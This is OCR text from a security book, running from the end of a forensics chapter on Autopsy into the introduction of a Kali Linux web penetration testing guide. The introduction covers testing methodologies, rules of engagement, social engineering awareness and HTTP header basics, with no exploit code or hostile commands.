
OK, after a good cup of coffee, and a walk in the woods, we now have sorted data. The summary gives a breakdown of the number and types of files on the system. We can also see the number of non-files and reallocated file names. We also have a list of the number of each type of file on the machine:




When clicking on the **Sort Files by Type** link, we get an error that Autopsy does not support viewing sorted files, but you can view the files at the path shown. (Seems they could have made this a link). No worries. Copy the path shown, and open another tab in your browser and paste the path in the address bar of the new tab and hit *Enter*:



After entering the file path on the new tab, you will see the following page, with links leading to the file information by type:



By clicking one of the links, we see the file information. Let's click documents and do a little looking. Once the documents page has loaded, we can use the browser's `Find` command to search for document names. Here we are searching for files with the string `password` in the name:



This has explained the basic functions of Autopsy. For more information and full documentation, please see their website at `http://www.sleuthkit.org/informer/`.

Mounting image files

The following resource list gives you much more in-depth coverage of mounting image files, and other useful sources for your future forensics adventures:

- `http://www.linuxquestions.org/questions/linux-general-1/how-to-mount-img-file-882386/`
- `http://unix.stackexchange.com/questions/82314/how-to-find-the-type-of-img-file-and-mount-it`
- `https://major.io/2010/12/14/mounting-a-raw-partition-file-made-with-dd-or-dd_rescue-in-linux/`
- `http://www.sleuthkit.org/autopsy/v2/`

Summary

In this chapter, you learned several ways to collect images of hard drives for forensic analysis with Guymager, as well as some example analysis runs with the Autopsy tool. As suggested, there are several native Linux tools available to help you collect and analyze forensic data from drives or partitions.

We are looking forward to hearing your experiences in forensics. Please send your e-mails to us through the publisher's site.

Module 2

Web Penetration Testing with Kali Linux

Second Edition

Build your defense against web attacks with Kali Linux 2.0

1
Introduction to Penetration Testing and Web Applications

CISO and CTO have been spending a huge amount of money on web applications and general IT security without getting the benefits, and they are living with a false sense of security. Although IT security has been a top priority for organizations, there have been some big security breaches in the last few years. The attack on the Target Corp, one of the biggest retailers in the US, exposed around 40 million debit and credit card details and the CEO and CIO were forced to step down. The attack on the Sony PlayStation network was a result of a SQL injection attack—one of the most common web application attacks—and the network was down for 24 days. This exposed personal information of 77 million accounts. These personal details and financial records then end up in underground markets and are used for malicious activities. There have been many more attacks that have not reported in the news with much vigor. Web applications may not be the sole reason for such huge security breaches, but they have always played an assisting role that has helped the attacker to achieve their main goal of planting malware for exposing private data.

It's not only the web server or the website that is responsible for such attacks; the vulnerabilities in the client web browser are equally responsible. A fine example would be the Aurora attack that was aimed at a dozen of high-profile organizations, including Google, Adobe, Yahoo!, and a few others. The attackers exploited a zero-day heap spray vulnerability in Internet Explorer to gain access to corporate systems through end user devices; in this case, a vulnerability in the web browser was a contributing factor.

Another reason why web applications are so prone to attacks is because the typical IT security policies and investments are reactive and not proactive. Although we are moving ahead in the right direction, we are still far away from our goal. A disgruntled employee or a hacker would not read your network and access control policy before stealing data or think twice before kicking the server off the network, so creating documents would not really help. Application layer firewalls and IPS devices are not keeping up with the pace of evolving attacks. The embracing of BYOD by many companies has increased the attack surface for attackers and has also created additional problems for IT security teams. However, they are here to stay and we need to adapt.

Internet-facing websites have been a favorite of attackers and script kiddies. Over-the-counter developed websites and web solutions have mounted more problems. No or little investment in code reviews and a lack of understanding of the importance of encrypting data on a network and on a disk makes the job of your adversaries far easier.

If we take a look at the two of most common types of attack on web applications, that is, SQL injection and Cross-site scripting attack (XSS) (more on this in the coming chapters), both of these attacks are caused because the application did not handle the input from the user properly. You can test your applications in a more proactive way. During the testing phase, you can use different inputs that an attacker would use to exploit the input field in the web form and test it from a perspective of the attacker, rather than waiting for the attacker to exploit it and then remediate it. The network firewalls and proxy devices were never designed to block such intrusions; you need to test your applications just how the attacker would do it and this is exactly what we will be covering in the coming chapters.

Proactive security testing

Penetration testing or ethical hacking is a proactive way of testing your web applications by simulating an attack that's similar to a real attack that could occur on any given day. We will use the tools provided in Kali Linux to accomplish it. Kali Linux is a re-branded version of Backtrack and is now based on Debian-derived Linux distribution. It is used by security professionals to perform offensive security tasks and is maintained by a company known as Offensive Security Ltd. The predecessor of Kali Linux was Backtrack, which was one of the primary tools used by hackers for more than 6 years until 2013 when it was replaced by Kali Linux. In August 2015 the second version of Kali Linux was released with code name Kali Sana. This version includes new tools and comes with a rebranded GUI based on GNOME3. Kali Linux comes with a large set of popular hacking tools that are ready to use with all the prerequisites installed. We will dive deep into the tools and use them to test web applications which are vulnerable to major flaws found in real-world web applications.

Who is a hacker?

A hacker is a person who loves to dig deep into a system out of curiosity in order to understand the internal working of that particular system and to find vulnerabilities in it. A hacker is often misunderstood as a person who uses the information acquired with malicious intent. A cracker is the one who intends to break into a system with malicious intent.

Hacking into a system that is owned by someone else should always be done after the consent of the owner. Many organizations have started to hire professional hackers who point out flaws in their systems. Getting a written consent from the client before you start the engagement should always be at the top of your to-do list. Hacking is also a hotly debated topic in the media; a research paper detailing a vulnerability that you discovered and released without the consent of the owner of the product could drag you into a lot of legal trouble even if you had no malicious intent of using that information.

Crackers are often known as Black Hat hackers.

Hacking has played a major role in improving the security of the computers. Hackers have been involved in almost all the technologies, be it mobile phones, SCADA systems, robotics, or airplanes. For example, Windows XP (released in the year 2001) had far too many vulnerabilities and exploits were released on a daily basis; in contrast, Windows 8, that was released in the year 2012, was much more secure and had many mitigation features that could thwart any malicious attempt. This would have not been possible without the large community of hackers who regularly exposed security holes in the operating system and helped make it more secure. IT security is a journey. Although security of computer systems has improved drastically over the past few years, it needs constant attention as new features are added and new technologies are developed, and hackers play a major in it.

The Heartbleed, Shellshock, Poodle, GHOST, and Drupal vulnerabilities discovered over the past 12 months have again emphasized the importance of constantly testing your systems for vulnerabilities. These vulnerabilities also punch a hole in the argument that open source software are more secure since the source code is open; a proper investment of time, money, and qualified resources are the need of the hour.

Different testing methodologies

Often people get confused with the following terms and use them interchangeably without understanding that although there are some aspects that overlap within these, there are also subtle differences that needs attention:

- Ethical hacking
- Penetration testing
- Vulnerability assessment
- Security audits

Ethical hacking

Very few people know that hacking is a misunderstood term; it means different things to different people and more often a hacker is thought of as a person sitting in a closed enclosure with no social life and with a malicious intent. Thus, the word *ethical* was prefixed to the term *hacking*. The term *ethical hacking* is used to refer to professionals who work to identify loopholes and vulnerabilities on systems, report it to the vendor or owner of the system, and also, at times, help them fix it. The tools and techniques used by an ethical hacker are similar to the ones used by a cracker or a Black Hat hacker, but the aim is different as it is used in a more professional way. Ethical hackers are also known as security researchers.

Penetration testing

This is a term that we will use very often in this book and it is a subset of ethical hacking. Penetration testing is a more professional term used to describe what an ethical hacker does. If you are planning for a career in hacking, then you would often see job posting with the title penetration tester. Although penetration testing is a subset of ethical hacking, it differs in multiple ways. It's a more streamlined way of identifying vulnerabilities in the systems and finding if the vulnerability is exploitable or not. Penetration testing is bound by a contract between the tester and owner of the systems to be tested. You need to define the scope of the test to identify the systems to be tested. The rules of engagement need to be defined, which decide the way in which the testing is to be done.

Vulnerability assessment

At times organizations might want to only identify the vulnerabilities that exist in their systems without actually exploiting it and gaining access. Vulnerability assessments are broader than penetration tests. The end result of vulnerability assessment is a report prioritizing the vulnerabilities found, with the most severe ones on the top and the ones posing lesser risk lower in the report. This report is really helpful for clients who know that they have security issues but need to identify and prioritize the most critical ones.

Security audits

Auditing is systematic procedure that is used to measure the state of a system against a predetermined set of standards. These standards could be industry best practices or an in-house checklist. The primary objective of an audit is to measure and report on conformance. If you are auditing a web server, some of the initial things to look out for are the ports open on the server, harmful HTTP methods such as `TRACE` enabled on the server, the encryption standard used, and the key length.

Rules of engagement

Rules of engagement (**RoE**) deals with the manner in which the penetration test is to be conducted. Some of the directives that should be clearly mentioned in the rules of engagement before you kick start the penetration test are as follows:

- Black box testing or Gray box testing
- Client contact details
- Client IT team notifications
- Sensitive data handling
- Status meeting

Black box testing or Gray box testing

There are do's and don'ts of both the ways of testing. With Black box testing, you get an exact view of an attacker as the penetration tester starts from scratch and tries to identify the network map, the types of firewalls you use, what are the internet facing website that you have, and so on. But you need to understand that at times this information might be easily obtained by the attacker. For example, to identify the firewall or the web server that you are using, a quick scan through the job postings on job portals by your company could reveal that information, so why waste your precious dollars in it? In order to get maximum value out of your penetration test, you need to choose your tests wisely.

Gray box testing is a more efficient use of your resources, where you provide the testing team sufficient information to start with so that less amount of time is spent on reconnaissance and scanning. The extent of information that you provide to the testing team depends on the aim of the test and threats vectors. You can start by providing the testing team only a URL or an IP address or a partial network diagram.

Insider attacks are more lethal than the one achieved by an external entity, so sometimes Black box testing would be a waste of money and time.

Client contact details

We all have to agree that although we take all the precautions when conducting the tests, at times it can go wrong because it involves making computers do nasty stuffs. Having the right contact information on the client-side really helps. A penetration test turning into a DoS attack is often seen and the technical team on the client side should be available 24/7 in case a computer goes down and a hard reset is needed to bring it back online.

Client IT team notifications

Penetration tests are also used as a means to check the readiness of the support staff in responding to incidents and intrusion attempts. Discuss this with the client if it is an announced or unannounced test. If it's an announced test, make sure you have the time and date informed to the client in order to avoid any real intrusion attempts to be missed by their IT security team. If it's an unannounced test, discuss with the client on what happens if the test is blocked by an automated system or network administrator. Does the test end there, or do you continue testing? It all depends on the aim of the test, whether it's been conducted to test the security of the infrastructure or to check the response of the network security and incident handling team. Even if you are conducting an unannounced test, make sure someone in the escalation matrix knows about the time and day of the test.

Sensitive data handling

Once the security of a target is breached and the penetration tester has complete access to the system, they should avoid viewing the data on the target. In a web application, if important user data is stored on a SQL database and if the server is vulnerable to a SQL injection attack, should the tester try to extract all the information using the attack? There might be sensitive client data on it. Sensitive data handling need special attention in the rules of engagement. If your client is covered under the various regulatory laws such as the **Health Insurance Portability and Accountability Act** (**HIPAA**), the **Gramm-Leach-Bliley Act** (**GLBA**), or the European Data privacy laws, only authorized personnel should be able to view personal user data.

Status meeting

Communication is key for a successful penetration test. Regular meetings should be scheduled between the testing team and personals from the client organization. The testing team should present how far have they reached and what vulnerabilities have been found until now. The client organization can also confirm whether their automated detection systems have triggered any alerts by the penetration attempt. If a web server is being tested and a **web application firewall** (**WAF**) was deployed, it should have logged and blocked any XSS attempts. As a good practice, the testing team should also document the time when the test was conducted, which will help the security team to correlate the logs with the penetration tests.

WAFs are used for virtual patching and can act as a short term stop gap for fixing a specific vulnerability until a permanent fix is released. WAF acts as an extra layer of defense that is designed to protect specific web application vulnerabilities.

The limitations of penetration testing

Although penetration tests are recommended and should be conducted on a regular basis, there are certain limitations to it. The quality of the test and its results will directly depend on the skills of the testing team. Penetration tests cannot find all the vulnerabilities due to limitation of scope, limitation on access of penetration testers to the testing environment, and limitations of tools used by the tester. Following are some of the limitations of a penetration test:

- **Limitation of skills**: As mentioned earlier, the success and quality of the test will directly depend on the skills and experience of the penetration testing team. Penetration tests can be classified into three broad categories: network, system, and web application penetration testing. You would not get the right results if you make a person skilled on network penetration testing work on a project that involves testing a web application. With the huge number of technologies deployed today on the Internet, it is hard to find a person skillful in all three. A tester may have in-depth knowledge of Apache Web servers but might encounter an IIS server for the first time. Past experience also play a significant role in the success of the test; mapping a low risk vulnerability to a system that has a high level of threat is a skill that is only acquired with experience.
- **Limitation of time**: Often, penetration testing is a short-term project that has to be completed in a predefined time period. The testing team is required to produce results and identity vulnerabilities within that period. Attackers on the other hand, have much more time to work on their attacks and can plan them carefully over a longer period. Penetration testers also have to produce a report at the end of the test, describing the methodology, vulnerabilities identified, and an executive summary. Screenshots have to be taken at regular intervals, which are then added to the report. An attacker would not be writing any reports and can therefore dedicate more time to the actual attack.
- **Limitation of custom exploits**: In some highly secure environments, normal pentesting frameworks and tools are of little use and it requires the team to think out of the box, such as creating a custom exploit and manually writing scripts to reach the target. Creating exploits is extremely time consuming and is also not part of the skillset of most penetration testers. Writing custom exploit code would affect the overall budget and time of the test.

- **Avoiding DoS attack**: Hacking and penetration testing is an art of making a computer do things that it was not designed to do, so at times a test may lead to a DoS attack rather than gaining access to the system. Many testers do not run such tests in order to avoid inadvertently causing downtime of the system. Since systems are not tested for the DoS attacks, they are more prone to attacks by scripts kiddies who are out there waiting for such Internet-accessible systems to claim fame by taking them offline. Script kiddies are unskilled individual who exploit easy to find and well-known weaknesses in computer systems to gain fame without understanding the potential harmful consequences. Educating the client about the pros and cons of a DoS attack should be done which will help them to take the right decision.
- **Limitation of access**: Networks are divided into different segments and the testing team would often have access and rights to test only those segments that have servers and are accessible from the internet to simulate a real world attack. However, such a test won't detect configuration issues and vulnerabilities on the internal network where the clients are located.
- **Limitations of tools used**: At times, the penetration testing team is only allowed to use a client approved list of tools and exploitation frameworks. No tool is complete, be it the free version or the commercial ones. The testing team needs to have the knowledge of those tools and will have to find alternatives to the features missing from it.

In order to overcome these limitations, large organizations have a dedicated penetration testing team that researches new vulnerabilities and performs tests regularly. Other organizations perform regular configuration reviews in addition to penetration tests.

Career as a penetration tester is not a sprint, it is a marathon.

The need for testing web applications

With the large number of Internet-facing websites and the increase in the number of organizations doing business online, web applications and web servers make an attractive option for attackers. Web applications are everywhere across public and private networks, so attackers don't need to worry about lack of targets. It requires only a web browser to interact with a web application. Some of the flaws in web applications, such as logic flaws, can be exploited even by a layman. For example, if you have an e-commerce website that allows the user to add items into the e-cart after the checkout process due to bad implementation of logic and a malicious user finds this out through trial and error, then they would be able to exploit this easily without the need of any special tools.

Comparing it to the skills required to attack OS-based vulnerabilities, such as buffer overflows, defeating ASLR, and other mitigation techniques, hacking web applications is easy to start with. Over the years, web applications have been storing critical data such as personal information and financial records. The goal of more sophisticated attacks, known as APT, is to gain access to such critical data that is now available on an Internet-facing website.

Advance persistent threats or APTs are stealth attacks where your adversary remains hidden in your network for a long period with the intention of stealing as much data as possible. The attacker exploits vulnerabilities in your network and deploys malware that communicates with an external command and control system sending across data.

Vulnerabilities in web applications also provide a means for spreading malware and viruses, and it could spread across the globe in matter of minutes. Cyber criminals make considerable financial gains by exploiting web applications and installing malware, the most recent one known as the Zeus malware.

Firewalls at the edge are more permissive for inbound HTTP traffic towards the web server, so the attacker does not require any special ports to be open. The HTTP protocol, which was designed many years ago, does not provide any inbuilt security features; it's a clear text protocol and would require an additional layering using the HTTPS protocol in order to secure communication. It also does not provide individual session identification and leaves it to the developer to design it. Many developers are hired directly from college, and they have only theoretical knowledge of programming languages and no prior experience with the security aspects of web application programming. Even when the vulnerability is reported to the developers, they take a long time to fix it as they are busier with the feature creation and enhancement part of the web application.

Secure coding starts with the architecture and designing part of the web applications, so it needs to be integrated early into the development phase. Integrating it later proves to be difficult and requires a lot of rework. Identifying risk and threats early in the development phase using threat modeling would really help in minimizing vulnerabilities in production ready code of the web application.

Investing resources in writing secure code is an effective method for minimizing web application vulnerabilities, but writing secure code is easier to say but difficult to implement.

Some of the most compelling reasons to guard against attacks on web application are as follows:

- Protecting customer data
- Compliance with law and regulation
- Loss of reputation
- Revenue loss
- Protection against business disruption.

If the web application interacts and stores credit card information, then it needs to in compliance with the rules and regulations laid out by **Payment Card Industry** (**PCI**). PCI has specific guidelines, such as reviewing all code for vulnerabilities in the web application or installing a web application firewall in order to mitigate the risk.

When the web application is not tested for vulnerabilities and an attacker gains access to customer data, it can severely affect the brand value of the company if a customer files a case against the company for not doing enough to protect their data. It may also lead to revenue losses, since many customers will move to your competitors who would assure better security.

Attacks on web applications may also result in severe disruption of service if it's a DoS attack or if the server is taken offline to clean up the exposed data or for forensics investigation. This might reflect in the financial losses.

These reasons should be enough to convince the senior management of your organization to invest resources in terms of money, manpower, and skills to improve the security of your web applications.

Social engineering attacks

The efforts that you put in to securing your computer devices using network firewalls, IPS, and web application firewalls are of little use if your employees easily fall prey to a social engineering attack. Security in computer systems is as strong as the weakest link and it only takes one successful social engineering attack on employees to bring an entire business down. Social engineering attacks can be accomplished using various means such as:

- **E-mail spoofing**: Employees need to be educated to differentiate between legitimate e-mails and spoofed e-mails. Before clicking on any external links on e-mails, the links should be verified. Links in the e-mail have been favorite method to execute a cross-site scripting attack. When you click on the **Reply** button, the e-mail address in the **To** field should be the one that the mail came from and should be from a domain that looks exactly the same as the one that you were expecting the mail from. For example, `xyz@microsoft.com` and `xyz@micro-soft.com` are entirely different e-mail accounts.
- **Telephone attacks**: Never reveal any personal details on telephone. Credit card companies and banks regularly advice their customers the same and emphasize that none of their employees have been authorized to collect personal information such as username and password from customers.
- **Dumpster diving**: Looking for information in the form of documents or flash drives left by users is known as dumpster diving. A logical design document that a user failed to collect from the printer, which contains detailed design of a web application, including the database server, IP addresses, and firewall rules, would be of great use to an attacker. The attacker now has access to the entire architecture of the web application and would be able to directly move to the exploitation phase of the attack. Clean desk policy should be implemented organization wide.
- **Malicious USB drives**: Unclaimed USB drives left at a desk can increase the curiosity of the user who would waste no time in checking out the contents of the USB drive by plugging it into his computer. A USB drive sent as a gift would also trick the user. These USB drives can be loaded with malicious backdoors that connect back to the attackers machine.

Employees at every level in the organization, from a help desk representative to the CEO of the company, are prone to social engineering attacks. Each employee should be held accountable to maintain the integrity of the information that they are responsible for.

An attack on a big fish in an organization such as a CEO, CFO, or CISO is known as whaling. A successful attack on people holding these positions bring in great value, as they have access to the most sensitive data in the organization.

Training employees to defeat social engineering attacks

Regular training and employee awareness programs are the most efficient way to thwart social engineering attacks. Employees at every level need a separate level of training, which would depend on what data they deal with and the type of interaction they have with the end clients. IT helpdesk personnel who have direct interaction with end users need specific training on ways to respond to queries on the telephone. Marketing and sales representatives, who interact with people outside the organization, receive a large number of e-mails daily, and spend a good amount of time on the Internet, need special instructions and guidelines to avoid falling in the trap of spoofed e-mails. Employees should also be advised against sharing corporate information on social networks and only those approved by the senior management should do it. Using official e-mail addresses when creating accounts on online forums should be strongly discouraged, as it becomes one of the biggest sources of spam e-mails.

A web application overview for penetration testers

If you are not a programmer who is actively involved in the development of web applications, then chances of you knowing the inner workings of the HTTP protocol, the different ways web applications interact with the database, and what exactly happens when a user clicks a links or types in the URL of a website in the web browser are very low.

If you have no prior programming skills and you are not actively involved in the development of web application, you won't be able to effectively perform the penetration test. Some initial knowledge of web applications and HTTP protocol is needed.

As a penetration tester, understanding how the information flows from the client to the server and back to the client is very important. For example, a technician who comes to your house to repair your television needs to have an understanding of the inner working of the television set before touching any part of it. This section will include enough information that would help a penetration tester who has no prior knowledge of web application penetration testing to make use of tools provided in Kali Linux and conduct an end-to-end web penetration test. We will get a broad overview of the following:

- HTTP protocol
- Headers in HTTP
- Session tracking using cookies
- HTML
- Architecture of web applications

HTTP protocol

The underlying protocol that carries web application traffic between the web server and the client is known as the hypertext transport protocol. HTTP/1.1 the most common implementation of the protocol is defined in the RFCs 7230-7237, which replaced the older version defined in RFC 2616. The latest version, known as HTTP/2, was published in May 2015 and defined in RFC 7540. The first release, HTTP/1.0, is now considered obsolete and is not recommended. As the Internet evolved, new features were added in the subsequent release of the HTTP protocol. In HTTP/1.1, features such as persistent connections, `OPTION` method, and several improvements in way HTTP supported caching were added.

HTTP is basically a client-server protocol, wherein the client (web browser) makes a request to the server and in return the server responds to the request. The response by the server is mostly in the form of HTML formatted pages. HTTP protocol by default uses port 80, but the web server and the client can be configured to use a different port.

RFC is a detailed technical document describing internet standards and protocols created by the **Internet Engineering Task Force** (**IETF**). The final version of the RFC document becomes a standard that can be followed when implementing the protocol in your applications.

Request and response header

The HTTP request made by the client and the HTTP response sent by the server have some overhead data that provides administrative information to the client and the server. The header data is followed by the actual data that is shared between the two endpoints. The header contains some critical information which an attacker can use against the web application. There are several different ways to capture the header. A web application proxy is the most common way to capture and analyze the header. A detailed section on configuring the proxy to capture the communication between the server and client is included in *Chapter 2*, *Setting up Your Lab with Kali Linux*. In this section, we will discuss the various header fields.

Another way to capture the header is using the Live HTTP Headers add-on in the Chrome browser, which can be downloaded from `https://chrome.google.com/webstore/detail/live-http-headers/iaiioopjkcekapmldfgbebdclcnpgnlo?hl=en`. The add-on will display all the headers in real time as you surf the website.

The request header

The following screenshot is captured using a web application proxy. As shown here, the request is from a client using the `GET` method to the `www.bing.com` website. The first line identifies the method used. In this example, we are using the `GET` method to access the root of the website denoted by `"/"`. The HTTP version used is `HTTP/1.1`:

name	value
GET	/ HTTP/1.1
Host	bing.com
User-Agent	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) ...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Connection	keep-alive
Cookie	MUID=3ED2E7BAFA8A60B7245AE17DFE8A6375; SRCHD=AF=NOFORM; SRCHUSR=AUTOREDIR...

There are several fields in the header, but we will discuss the more important ones:

- **Host**: This field is in the header and it is used to identify individual website by a hostname if they are sharing the same IP address. The client web browser also sets a user-agent string to identify the type and version of the browser.
- **User-Agent**: This field is set correctly to its default values by the web browser, but it can be spoofed by the end user. This is usually done by malicious user to retrieve contents designed for other types of web browsers.

- **Cookie**: This field stores a temporary value shared between the client and server for session management.
- **Referer**: This is another important field that you would often see when you are redirected from one URL to another. This field contains the address of the previous web page from which a link to the current page was followed. Attackers manipulate the **Referer** field using an XSS attack and redirect the user to a malicious website.
- **Accept-Encoding**: This field defines the compression scheme supported by the client; gzip and Deflate are the most common ones. There are other parameters too, but they are of little use to penetration testers.

The response header

The following screenshot displays the response header sent back by the server to the client:

HTTP/1.1	200 OK
Cache-Control	private, max-age=0
Content-Type	text/html; charset=utf-8
Vary	Accept-Encoding
Server	Microsoft-IIS/8.5
P3P	CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"
Set-Cookie	_SS=SID=ED7B3D98C2064DC3965FBFF35C99C187; domain=.bing.com; path=/
Edge-control	no-store
X-MSEdge-Ref	Ref A: 465D0E85086E4711ACBC947748D9C98E Ref B: 42A6EA7522D9B45036708BAA2CE06...
Set-Cookie	_EDGE_S=SID=27653AABAAA56C0631723C57AB186D26; path=/; httponly; domain=bing.com
Date	Mon, 24 Nov 2014 07:35:42 GMT
Content-Length	57288

The first field of the response header is the status code, which is a 3-digit code. This helps the browser to understand the status of operation. Following are the details of few important fields:

- **Status code**: There is no field named as status code but the value is passed in the header. The status codes starting with 200 are used to communicate a successful operation back to the web browser. The 3xx series is used to indicate redirection when a server wants the client to connect to another URL when a web page is moved. The 4xx series is used to indicate an error in the client request and the user will have to modify the request before resending. The 5xx series indicate an error on the server side as, the server was unable to complete the operation. In the preceding image the status code is **200** which means the operation was successful. A full list of HTTP status codes can be found at `https://developer.mozilla.org/en-US/docs/Web/HTTP/Response_codes`.

- **Set-Cookie**: This field, if defined, will contain a random value that can be used by the server to identify the client and store temporary data.
- **Server**: This field is of interest to a penetration tester and will help in the recon phase of a test. It displays useful information about the web server hosting the website. As shown here, `www.bing.com` is hosted by Microsoft on IIS version 8.5. The content of the web page follows the response header in the body.
- **Content-Length**: This field will contain a value indicating the number of bytes in the body of the response. It is used so that the other party can know when the current request/response has finished.

The exhaustive list of all the header fields and their usage can be found at the following URL:

`http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html`

For a hacker, the more data in the header the more interesting is the packet.

Important HTTP methods for penetration testing

When a client sends a request to the server, it should also inform the server what action is to be performed on the desired resource. For example, if a user wants to only view the contents of a web page, it will invoke the `GET` method that informs the servers to send the contents on the web page to the client web browser.

Several methods are described in this section and they are of interest to a penetration tester as they indicate what type of data exchange is happening between the two end points.


The GET/POST method

The GET method passes the parameters to the web application via the URL itself. It takes all the input in the form and appends them to the URL. This method has some limitations; you can only pass 255 characters in the URL via GET and if it is exceeding the count, most servers will truncate the character outside the limit without a warning or will return an HTTP 414 error. Another major drawback of using a GET method is that the input becomes a part of the URL and prone to sniffing. If you type in your username and password and these values are passed to the server via the GET method, anybody on the web server can retrieve the username and password from the Apache or IIS log files. If you bookmark the URL, the values passed also get stored along with the URL in clear text. As shown in the following screenshot, when you send a search query for Kali Linux in the Bing search engine, it is sent via the URL. The GET method was initially used only to retrieve data from the server (hence the name GET), but many developers use it send data to the server:

name	value
GET	/search?q=Kali+Linux&qs=n&form=QBLH&pq=&sc=0-0&sp=-1&sk=&cvid=e4e9c1850f3a434...
Host	www.bing.com
User-Agent	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) ...
Accept	text/html,application/xhtml
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*
Keep-Alive	300
Proxy-Connection	keep-alive
Referer	http://www.bing.com/
Cookie	MUID=3ED2E7BAFA8A60B7245AE17DFE8A6375; SRCHD=AF=NOFORM; SRCHUID=V=2&GUID=...

Parameter passed via the URL when using GET method

